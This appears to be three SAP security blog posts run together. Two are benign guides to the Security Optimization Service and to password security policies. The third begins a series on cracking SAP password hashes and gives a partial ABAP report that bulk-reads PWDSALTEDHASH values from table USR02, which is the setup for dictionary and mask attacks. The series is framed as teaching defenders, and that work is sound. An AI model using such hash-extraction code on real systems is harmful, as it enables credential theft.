In SAP solution manager there is a free out-of-the-box tool available to quickly scan for security items in your system: the Security Optimization Service.
Questions that will be answered in this blog are:
How to run the Security Optimization Service?
How does the questionnaire work?
How does a sample result look like?
How to run Security Optimization Service

In solution manager 7.2 go to the tile Active Sessions for Service Delivery:
You now arrive in the sessions overview screen:
If you are first time using: hit the button Content Update to fetch the latest content from SAP. When done, you are ready to run.

Select the button create to make a new service. From the list choose the option SAP Security Optimization:

There might be multiple. In that case select this one (the others won’t work):

Then select the system for which you want to run the service. Do this by clicking the Add button in the Technical System section:
Finish the roadmap. After the final step the detailed roadmap will appear:

In the first step select the logon and test the connection:

In the next step you need to assign a questionnaire:
If you run the SOS before you can re-use or change the template. The first time you need to create the questionnaire:
In the questionnaire you can maintain whitelist. In the example above user from the basis team is added to the list of system administrators. These users will no longer appear in the report as exceptions.

If you have a recent run, you can select it here. If no run is present, hit the button Schedule new ST14 analysis run. Pending on your system size and speed the run will take between 5 and 60 minutes. If the run is finished select the run and complete the roadmap.
The SOS session is now scheduled.
Authorizations
You need authorizations in the backend system for ST14. If that is missing you get this message:
Usually the run is done overnight and you can fetch the results next day. Go to the active services tile, select your run and go to the column Documents. Click on the document to get the results.
Example of an SOS report can be found at this URL.
Follow up
If you find issues: solve them and rerun the report.
If you find many users with too many rights: start to revoke the rights and rerun the report.
If you find basis and authorization staff in the list with rights they should have, add their user ID’s to the corresponding section in the questionnaire, and rerun the report.
In general it will take a few runs to come to a more cleaned up system.
This blog will explain the use of security policies in user maintenance.
Questions that will be answered are:
Why to use security policies?
How to setup security policies?
How to assign a security policy to a user?
Why to use security policies?
Security policies can be used to set more strict password rules on critical user ID’s like the system administrators, user administrators and background users. This is one of the measures to avoid password attacks as explained in the password hash hacking blogs.
How to setup security policies?

Security policies can be setup in customizing under the following node (or by using transaction SECPOL):

On the next screen create the needed security polices as definition (identifier and description):

Select one of the policies, to set the detailed attributes per policy:
In this example the policy for ADMIN is set more strict than the system settings. Setting it less strict than the password rules set in the system profile is not allowed.
Assign security policy to user

In SU01 on the tab Logon Data you can now assigned the appropriate Security Policy for the user:
There is a second use case for security policies: in the new netweaver releases you can set parameter to lock out users for maintenance rather than locking them in SU01 or SU10. For more information read this blog.
This blog series will explain the process of hacking SAP password hashes: also know as SAP password hacking. The process of hacking will be explained and appropriate countermeasures will be explained.
In this third blog we will continue with more complex attacks on the SAP password hashes and will also explain more preventive measures. Now we focus on the SAP PWDSALTEDHASH hash.
For the first blog on attacking the SAP BCODE hash click here.
For the second blog on attacking the SAP PASSCODE has click here.
For follow up blog on improving attack speed by applying rule-based attack, click here. And the blog on optimizing the attack. And the blog on extended word lists.
Questions that will be answered in this blog are:
How to get the PWDSALTEDHASH codes?
How does the dictionary attack work?
How does the dictionary combination attack work?
How does the dictionary with mask attack work?
What more can I do to prevent a password attack?
Getting the PWDSALTEDHASH codes


The testusers 1 to 5 have been given a new password and the security admin has done its job. This is what you see in USR02:
Double clicking on a line and scrolling down will give you the PWDSALTEDHASH field content:
Getting many is too much work. For this you can use code of the program ZFETCH_PWDSALTEDHASH below:
*&--------------------------------------------------------------------**& Report ZFETCH_PWDSALTEDHASH*&--------------------------------------------------------------------*REPORT ZFETCH_PWDSALTEDHASH.DATA: LV_USR02 TYPE USR02.DATA: LV_STRING TYPE STRING.SELECT * FROM USR02 INTO LV_USR02 WHERE PWDSALTEDHASH NE SPACE.CONCATENATE LV_USR02-BNAME '
The output for our testusers is now:
